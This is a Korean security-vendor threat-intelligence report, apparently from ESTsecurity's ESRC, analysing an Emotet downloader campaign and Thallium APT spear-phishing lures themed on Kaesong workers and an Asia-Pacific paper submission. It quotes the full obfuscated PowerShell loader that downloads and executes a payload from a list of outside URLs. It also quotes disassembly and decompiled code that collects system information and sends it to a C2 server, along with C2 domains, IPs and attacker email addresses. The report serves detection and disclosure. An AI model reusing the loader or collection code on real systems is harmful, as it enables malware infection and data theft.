$Rkw7usl = (('D1'+'1on')+'g'+'43');$Ci348_k=('V2'+('nyk8'+'l'));
$Urqr5m8=$env:temp+((('T'+'4Zwo')+('rdT4Z'+'2')+('0'+'19')+'T'+'4Z')  -cReplACE
([CHar]84+[CHar]52+[CHar]90),[CHar]92)+$Rkw7usl+('.'+('e'+'xe'));
$Hltfun9=('X3'+'54'+('92'+'b'));
$Ebzr64x=.('new'+'-obj'+'ect') net.WeBCLIEnT;
$Cgg8bo4=(('h'+'tt')+'p'+':'+('//'+'ma')+'s'+'qu'+'e'+('.e'+'s')+('/s'+'tat')+('/'+'HW')+'D'+'zR'+('/*h'+'ttp:'+'//me')+'sd'+'el'+('i'
+'cesital')+'i'+'en'+('s.'+'f'+'r/wp')+'-
a'+('d'+'mi'+'n/f')+('ile/'+'IIc')+('k/*http'+':')+('//'+'lidis'+'c')+'om'+('.'+'com.')+('b'+'r/B')+('KP_'+'Tin'+'aP'+'OS'+'/at'+'tach/')
+'Ul'+'i'+('j'+'fEK')+'/'+('*'+'ht')+('tp'+':')+('/'+'/facanh'+'a.'+'co'+'m.br/temp/')+'f'+('ile'+'/')+'V'+'F'+('yi'+'tEUEZ')+('/*ht'+'t'+'p
s://'+'at'+'tech.')+('ml/'+'w')+('p-
'+'admin')+('/yZDB'+'l'+'Y')+('kJ'+'tq')+'/*'+'ht'+('t'+'p://')+('ad'+'mve'+'r')+'o.'+'co'+'m'+('.b'+'r/mi')+('nh'+'aa')+('gu'+'a'+'/'+'
hLwOiX/*'+'htt')+'p'+'s:'+('//d'+'ev')+'.'+('dos'+'il')+'y'+'.'+'i'+('n/w'+'p-
c')+'on'+('te'+'n')+'t/'+('a'+'ttach/zdR'+'HVD'+'Cw')+'l'+'/')."SP`lIt"([char]42);
$Bn0idni=('X'+('i'+'7ag')+'a5');
foreach($Up90jr9 in $Cgg8bo4){try{$Ebzr64x."Dow`NLoAD`F`ilE"($Up90jr9,
$Urqr5m8);$K3c6jw2=(('H'+'b7')+('fg'+'rh'));
If ((.('Get'+'-'+'Item') $Urqr5m8)."LEnG`Th" -ge 22028) {.('Invok'+'e'+'-'+'Item')($Urqr5m8);
$Hw80cs9=('Fi'+'lr'+('9'+'u8'));
break;
$Anfyg5p=('F9'+('bsdf'+'p'))}}catch{}}$Ul7o96m=(('D'+'3ao')+('pj'+'o'))
```

[표 1] 파워셸 스크립트 코드

```
http://masque[.]es/stat/HWDzR/
http://mesdelicesitaliens[.]fr/wp-admin/file/IIck/
http://lidiscom.com[.]br/BKP_TinaPOS/attach/UlijfEK/
http://facanha.com[.]br/temp/file/VFyitEUEZ/
https://attech[.]ml/wp-admin/yZDBlYkJtq/
http://admvero[.]com[.]br/minhaagua/hLwOiX/
https://dev.dosily[.]in/wp-content/attach/zdRHVDCwl/
```

[표 2] 이모텟 다운로드 C&C 주소 리스트

위 C&C 를 통해 다운로드 되는 페이로드는 '%SYSTEMROOT%\system32', '%appdata%' 하위로 자가복제합니다. 주 악성 행위는 C&C 인 190.136.179[.]102 로 감염 PC 정보(컴퓨터 이름, 볼륨 정보, 윈도우 버전, 네트워크 정보, 프로세스 리스트) 전송하며 최종 페이로드 Emotet 악성 코드 다운로드를 수행합니다.

이름	종류	데이터
(기본값)	REG_SZ	(값 설정 안 됨)
Google Update	REG_SZ	C:₩Users₩[redacted]₩AppData₩Local₩Google₩Update₩1.3.32.7₩GoogleUpdateCore.exe
NlsLexicons000a	REG_SZ	"C:₩Users₩[redacted]₩AppData₩Local₩api-ms-win-core-console-l1-1-0₩NlsLexicons000a.exe"

[그림 7] 자동 실행 레지스트리 등록 화면

Address	Hex dump	ASCII
0018F400	43 00 6F 00 6E 00 74 00 65 00 6E 00 74 00 2D 00	C.o.n.t.e.n.t.-.
0018F410	54 00 79 00 70 00 65 00 3A 00 20 00 6D 00 75 00	T.y.p.e.:. .m.u.
0018F420	6C 00 74 00 69 00 70 00 61 00 72 00 74 00 2F 00	l.t.i.p.a.r.t./.
0018F430	66 00 6F 00 72 00 6D 00 2D 00 64 00 61 00 74 00	f.o.r.m.-.d.a.t.
0018F440	61 00 3B 00 20 00 62 00 6F 00 75 00 6E 00 64 00	a.;. .b.o.u.n.d.
0018F450	61 00 72 00 79 00 3D 00 2D 00 2D 00 2D 00 2D 00	a.r.y.=.-.-.-.-.
0018F460	2D 00 2D 00 2D 00 2D 00 2D 00 2D 00 2D 00 2D 00	-.-.-.-.-.-.-.-.
0018F470	2D 00 2D 00 2D 00 2D 00 2D 00 2D 00 2D 00 2D 00	-.-.-.-.-.-.-.-.
0018F480	2D 00 2D 00 2D 00 2D 00 2D 00 33 00 33 00 33 00	-.-.-.-.-.3.3.3.
0018F490	63 00 35 00 61 00 63 00 30 00 32 00 35 00 31 00	c.5.a.c.0.2.5.1.
0018F4A0	33 00 63 00 36 00 35 00 65 00 36 00 64 00 30 00	3.c.6.5.e.6.d.0.
0018F4B0	37 00 31 00 33 00 35 00 31 00 36 00 37 00 61 00	7.1.3.5.1.6.7.a.
0018F4C0	39 00 38 00 36 00 37 00 30 00 0D 00 0A 00 00 00	9.8.6.7.0.....
0018F4D0	D2 7A D2 76 A4 F6 18 00 28 F5 18 00 AC F6 18 00	??ㅎ■.(?.?■.
0018F4E0	D0 F4 18 00 F4 58 E0 76 CC F8 18 00 ED E0 DD 76	奇■.??契■.壯?
0018F4F0	2A 92 2B 00 FE FF FF FF 9C 3C E1 76 C1 51 D2 76	*?.?ÿÿ??랙?
0018F500	1A 00 00 80 00 00 00 00 1C F9 18 00 CE 51 D2 76	■... .... ?.??
0018F510	45 00 00 00 48 D3 2B 00 00 00 29 00 C0 E0 2B 00	E...H?...).잚+.
0018F520	53 00 00 53 1A 00 00 80 50 0D 30 01 00 00 00 00	S..S■. P.0£...
0018F530	6A 01 00 00 20 F6 18 00 45 00 00 00 00 00 29 00	j£. ?.E.....).
0018F540	48 D3 2B 00 20 F6 18 00 A4 5D E1 76 D3 5D E1 76	H?. ?.????
0018F550	0A 78 D2 76 00 00 00 00 AC 03 29 00 00 00 29 00	.x?....?)...).
0018F560	50 01 29 00 30 00 00 00 D8 48 2C 00 60 42 29 00	P₰.0...?,.`B).
0018F570	48 30 73 74 A8 42 29 00 68 F7 18 00 6A 01 00 00	H0st쭭).h?.j£.
0018F580	00 49 2C 00 60 42 29 00 2F 01 00 00 C8 CF 38 00	.I,.`B)./£.훰8.
0018F590	00 00 00 00 AF 01 00 00 00 00 00 00 80 00 00 00	...?..... ...
0018F5A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0018F5B0	00 00 00 00 0F 00 00 0F 98 0E 30 01 04 06 00 02	....■..■?0₰₩ㄱ
0018F5C0	00 00 00 00 00 00 00 00 00 00 00 00 FF 07 00 00	....ÿ■..
0018F5D0	00 00 00 00 02 00 00 00 F4 F5 18 00 B0 7F E1 76	....ㄱ..逮■.??
0018F5E0	CC F6 18 00 00 00 00 00 06 00 08 00 CC F6 18 00	啓■.....₩■.啓■.
0018F5F0	02 00 00 00 98 F6 18 00 F2 70 E1 76 91 83 E1 76	ㄱ..샗■.??몌?
0018F600	B2 78 D2 76 00 00 00 00 08 02 00 00 50 D3 2B 00	괦?....■ㄱ.P?.
0018F610	D0 FC 18 00 ED E0 DD 76 00 00 00 00 FE FF FF FF	技■.壯?....?ÿÿ
0018F620	03 00 00 00 06 00 08 00 CC F9 18 00 28 02 00 00	...₩■.季■.(ㄱ.
0018F630	02 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00	ㄱ.....₩.....
0018F640	06 00 00 00 02 F7 18 00 CC F9 18 00 00 00 00 00	₩■.ㄱ?.季■.....
0018F650	06 00 08 02 FC F6 18 00 D2 F9 18 00 02 00 00 00	₩■ㄱ嗜■.尼■.ㄱ..
0018F660	00 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00	.....
0018F670	06 00 00 00 00 00 00 00 00 00 00 00 B2 78 D2 76	₩.....괦?
0018F680	00 F6 18 00 00 00 00 00 D0 FC 18 00 ED E0 DD 76	.?.....技■.壯?
0018F690	00 00 00 00 00 00 00 00 0C F9 18 00 86 85 E1 76	.....?.냵?
0018F6A0	58 D3 2B 00 FC F6 18 00 06 00 00 00 50 D3 2B 00	X?.嗜■.₩..P?.

[그림 8] 감염 PC 정보 전송 화면


따라서, 이스트시큐리티 알약(ALYac) 백신 프로그램에서는 국내외에서 발견되는 최신 이모텟 악성파일 탐지 및 치료 기능을 지속적으로 추가하고 있으므로 항상 최신 버전으로 업데이트를 유지하고, 실시간 감시 기능 등을 활성화하는 것이 좋습니다.

현재 알약에서는 해당 악성코드들에 대해 Trojan.Downloader.DOC.gen, Trojan.Agent.Emotet 으로 탐지중에 있습니다.

2. 탈륨 조직, 개성공단 근무자 연구와 아태 연구 논문 투고로 사칭한 APT 공격 주의

탈륨(Thallium) 해킹 조직 위협 배경

미국 현지 시점으로 지난 08 월 26 일 마이크로소프트(MS)사는 '탈륨' 해킹조직에 대해 피고인이 출정하지 않은 공석상태에서 진행하는 궐석재판을 요청하였고, 이들이 사용한 이메일 주소에 수차례 소환장을 보냈다고 밝혔습니다.



Microsoft Thallium-Request for Entry of Default Jud... 6 / 15

other pleadings, declarations, evidence, orders and other submissions in this action, by attaching those documents as PDF files to emails sent to the email addresses associated with the domains used by the Thallium Defendants. In each such email I included a link to the website www.noticeofpleadings.com/thallium, at which the pleadings, declarations, evidence and orders filed in this action could also be accessed.

17. I have served the Complaint, TRO, Preliminary Injunction Order, and all other pleadings, declarations, evidence, orders and other submissions in this action, by sending them to the following email addresses used by the Defendants:


tang_guanghui@hotmail.com
bitcoin024@hanmail.net
bitcoin025@hanmail.net
satoshiman0088@gmail.com
noreplygooqlesender@gmail.com
pigcoin2020@hotmail.com
rninchurl@daum.net
tiger199392@daum.net
infornail.noreply@gmail.com
jiahuzong@hotmail.com
wusongha03@gmail.com
23f30d8e5ab4439fb15be24a7de1ffb8.protect@whoisguard.com
okonoki_masao@yahoo.co.jp

[그림 1] MS 사 궐석재판 요청서 내용 발췌

02 전문가 기고

탈륨 그룹은 스페셜 리포트가 공개된 바로 다음 날인 07 월 26 일 일요일에도 사이버 첩보 활동이 포착될 정도로 위협 활성도가 매우 높은 상태입니다.

당시 스피어 피싱 공격의 이메일 제목은 '북한 핵 실험장 지역 인근 출신 탈북민 명단-1.hwp' 내용을 가지고 있었고, 본문에 구글 드라이브 링크를 넣어 문서열람을 유도하는 전형적인 사회공학적 기법을 활용했습니다.



[그림 2] 탈륨 조직의 스피어 피싱 공격 화면

그 이후에도 몇 건의 추가 공격 시도가 발견되었는데, 주로 언론단체의 취재기자들이 주요 공격 대상이라는 공통점이 확인되었습니다.

공격은 주로 회사의 공식 이메일 주소가 아닌 개인적으로 사용하는 국내 포털 회사의 무료 이메일 서비스를 노렸습니다.

08 월 11 일 보고된 사례는 이메일 서비스 보안팀이 계정 오류 확인 요청으로 보낸 공식 내용처럼 위장하고 있으며, 본인 확인을 유도하여 암호를 탈취시도하는 수법을 활용했습니다.

또, 08 월 24 일은 특정 클라우드 갤러리 사용 확인 내용처럼 위장해 클릭여부를 체크하는 정찰 활동도 포착되었습니다.

[그림 3] 이메일 계정 오류로 위장한 공격 화면

물론 위협 행위자(Threat Actor)들은 전통적인 클릭 유도 공격 뿐만 아니라, 악성 파일을 첨부해 실행을 유혹하는 투-트랙 전략전술을 동시에 구사합니다.

지난 08 월 24 일에는 '한반도 정세와 안보패러다임 전환'이라는 악성 문서 파일을 첨부해 언론사 기자를 상대로 공격이 수행된 바 있습니다. 더불어 WSF, JSE 등의 스크립트나 LNK 바로가기 기법을 동원 하기도 합니다.

또한, 주로 HWP, DOC 문서 파일기반 공격과 문서처럼 위장한 2 중 확장자의 EXE 실행파일을 상황에 맞게 사용하는데, 실제로 08 월 28 일부터 09 월 02 일까지 다수의 공격 징후가 발견되었습니다.

최근 새로 탐지된 위협 사례는 개성공단 근무자 관계 연구 내용을 담은 문서와 아태지역 연구 논문 투고서류처럼 위장한 미끼 파일이 사용 되었습니다.


ESRC 는 위협분석 중 일부 악성코드에 제작 실수로 보이는 점을 발견하였고, 위협 행위자는 이 부분을 감안해 다수의 변종을 제작한 것으로 추정됩니다.

개성공단 근무자 관계 연구로 사칭한 공격 사례 (제작실수 추정의 실패 버전)

'개성공단 근무 경험자가 인식한 북한 근로자의 특성과 그에 따른 관계형성 전략' 제목을 가진 파일은 여러가지 형태가 발견되었습니다.

일부 형태는 추가 악성코드를 다운로드하는 명령제어(C2) 주소가 잘못 설정 되었으며, 더불어 악성파일 내부 리소스(JUYFON)에 숨겨둔 미끼 문서가 인코딩되어 있지 않아 디코딩 과정 중 역으로 손상되는 현상이 발생합니다.

만약에 악성파일 내부에 이런 문제가 존재하지 않을 경우 다음과 같은 정상 화면이 보여지면서, C2 서버로 접속해 추가로 암호화된 악성코드가 다운로드 되어 작동하는 위협 과정을 거치게 됩니다.



[그림 4] 악성코드 내부에 숨겨져 있는 정상 hwp 문서 파일 화면

위협 행위자가 사전 탐지나 테스트 목적 등의 의도로 비정상적인 코드를 작성 한 것인지 여부에 대해 추가적인 조사와 연구를 수행하고 있습니다.

해당 공격에 사용된 C2 주소들은 다음과 같습니다.

Domain	IP
portable.epizy[.]com	185.27.134[.]213
ramble.myartsonline[.]com	185.176.43[.]98

아시아 태평양 연구 논문 투고로 사칭한 공격 사례


ESRC 는 탈륨 그룹의 위협행위를 추적하는 과정에서 코드가 거의 유사한 계열의 변종을 확보했습니다. 분석결과 기존과 동일한 C2 를 사용하지만 Lure 문서가 다른 형태가 확인되었습니다.

해당 악성파일은 마치 MS Word 문서처럼 아이콘 리소스를 위장 하였지만, 한국어 기반으로 설정되어 있어 제작자는 한글 Windows 운영체제 환경임을 짐작할 수 있습니다.

그리고 제작 실수로 보이던 리소스(JUYFON) 부분도 인코딩된 코드로 수정되어 정상 작동 합니다. 아울러 'JUYFON' 리소스 명은 기존 7 월 25 일【미국 MS 가 고소한 탈륨 그룹, 대한민국 상대로 '페이크 스트라이커' APT 캠페인 위협 고조】 스페셜 리포트에서 동일하게 언급된 바 있고, 당시 사용된 악성 파일명은 다음과 같습니다.

-[남북연합 구상과 추진방안] 워크숍 계획.hwp (다수의 공백 포함) .exe
-0730 워크숍_2 회의 발표문_이상신_오창룡.hwp (다수의 공백 포함) .exe

예전에는 HWP 이중 확장자를 사용했고, 이번에는 DOCX 확장자가 쓰였지만 전체적으로 사이버 전략 전술이 거의 흡사하다는 점을 바로 알 수 있습니다.



[그림 5] 악성 파일 리소스 영역 화면

악성 파일은 리소스 데이터를 0x7F 키값을 이용해 디코딩을 하고, 'GetTempPathA' API 함수 명령을 통해 임시폴더(Temp) 경로에 '4.[아태연구]논문투고규정.docx' 정상 문서를 생성하고 실행합니다.

```
.text:004051AE loc_4051AE:
.text:004051AE
.text:004051AE                  cmp     edx, ebx
.text:004051B0                  jge     short loc_4051D0
.text:004051B2                  lea     ecx, [edx+esi]
.text:004051B5                  sub     edi, esi
.text:004051B7                  mov     esi, ebx
.text:004051B9                  sub     esi, edx
.text:004051BB                  nop     dword ptr [eax+eax+00h]
.text:004051C0
.text:004051C0 loc_4051C0:
.text:004051C0                  mov     al, [edi+ecx]
.text:004051C3                  lea     ecx, [ecx+1]
.text:004051C6                  xor     al, 7Fh
.text:004051C8                  mov     [ecx-1], al
.text:004051CB                  sub     esi, 1
.text:004051CE                  jnz     short loc_4051C0
.text:004051D0
.text:004051D0 loc_4051D0:
.text:004051D0
.text:004051D0                  push    104h
.text:004051D5                  lea     eax, [ebp+Buffer]
.text:004051DB                  push    0
.text:004051DD                  push    eax
.text:004051DE                  call    sub_406550
.text:004051E3                  add     esp, 0Ch
.text:004051E6                  lea     eax, [ebp+Buffer]
.text:004051EC                  push    eax
.text:004051ED                  push    104h
.text:004051F2                  call    ds:GetTempPathA
.text:004051F8                  lea     edi, [ebp+Buffer]
.text:004051FE                  dec     edi
.text:004051FF                  nop
.text:00405200
```

[그림 6] 인코딩된 리소스 영역 디코딩 루틴 과정

그리고 감염된 컴퓨터에 존재하는 폴더 목록과 시스템 정보를 수집하여 환경변수 %appdata% 하위 'Microsoft\HNC' 경로에 wct.docx 파일로 저장합니다.

```
sub_406550(&pszPath, 0, 260);
if ( SHGetSpecialFolderPathA(0, &pszPath, 0, 0) )
{
  GetShortPathNameA(&pszPath, &szShortPath, 0x104u);
  wsprintfA(&v6, "/c dir %s\\* >> %s", &szShortPath, FileName);
  pExecInfo.lpParameters = &v6;
  ShellExecuteExA(&pExecInfo);
  Sleep(0xBB8u);
  sub_406550(&szLongPath, 0, 260);
  if ( SHGetSpecialFolderPathA(0, &szLongPath, 8, 0) )
  {
    GetShortPathNameA(&szLongPath, &szShortPath, 0x104u);
    wsprintfA(&v6, "/c dir %s\\* >> %s", &szShortPath, FileName);
    pExecInfo.lpParameters = &v6;
    ShellExecuteExA(&pExecInfo);
    Sleep(0xBB8u);
    sub_406550(&v1, 0, 260);
    if ( SHGetSpecialFolderPathA(0, &v1, 38, 0) )
    {
      GetShortPathNameA(&v1, &szShortPath, 0x104u);
      wsprintfA(&v6, "/c dir %s\\* >> %s", &szShortPath, FileName);
      pExecInfo.lpParameters = &v6;
      ShellExecuteExA(&pExecInfo);
      Sleep(0xBB8u);
      wsprintfA(&v6, "/c systeminfo >> %s", FileName);
      pExecInfo.lpParameters = &v6;
      ShellExecuteExA(&pExecInfo);
      Sleep(0x1388u);
```

[[그림 7] 폴더 리스트와 시스템 정보를 수집하는 명령어

수집된 정보는 '개성공단 근무 경험자가 인식한 북한 근로자의 특성과 그에 따른 관계형성 전략' 때와 동일한 'portable.epizy[.]com' C2 서버로 전송되고, 추가 악성 파일이 다운로드 시도됩니다.

```
movups  xmm0, ds:xmmword_419280
mov     eax, ds:dword_4192D0
mov     [ebp+var_7C], eax
lea     eax, [ebp+var_130]
movups  [ebp+var_CC], xmm0
push    eax
movups  xmm0, ds:xmmword_419290
lea     eax, [ebp+var_68]
mov     [ebp+var_52C], offset asc_419100 ; "*/*"
push    eax
movups  [ebp+var_BC], xmm0
push    offset aImgPngPost_php ; "img/png/post.php"
movups  xmm0, ds:xmmword_4192A0
push    offset aPortable_epizy ; "portable.epizy.com"
push    offset aPortable_epizy ; "portable.epizy.com"
movups  [ebp+var_AC], xmm0
lea     eax, [ebp+var_518]
mov     [ebp+var_528], ebx
movups  xmm0, ds:xmmword_4192B0
push    offset aHostSRefererHt ; "Host: %s¥r¥nReferer:
push    eax             ; LPSTR
movups  [ebp+var_9C], xmm0
movups  xmm0, ds:xmmword_4192C0
movups  [ebp+var_8C], xmm0
```

[그림 8] 명령제어(C2) 서버와 통신하는 명령어

C2 서버와 통신할 때 사용하는 문자열(————WebKitFormBoundarywhpFxMBe19cSjFnG)은 과거 탈륨 조직이 사용했던 것과 정확하게 일치하고 있습니다.

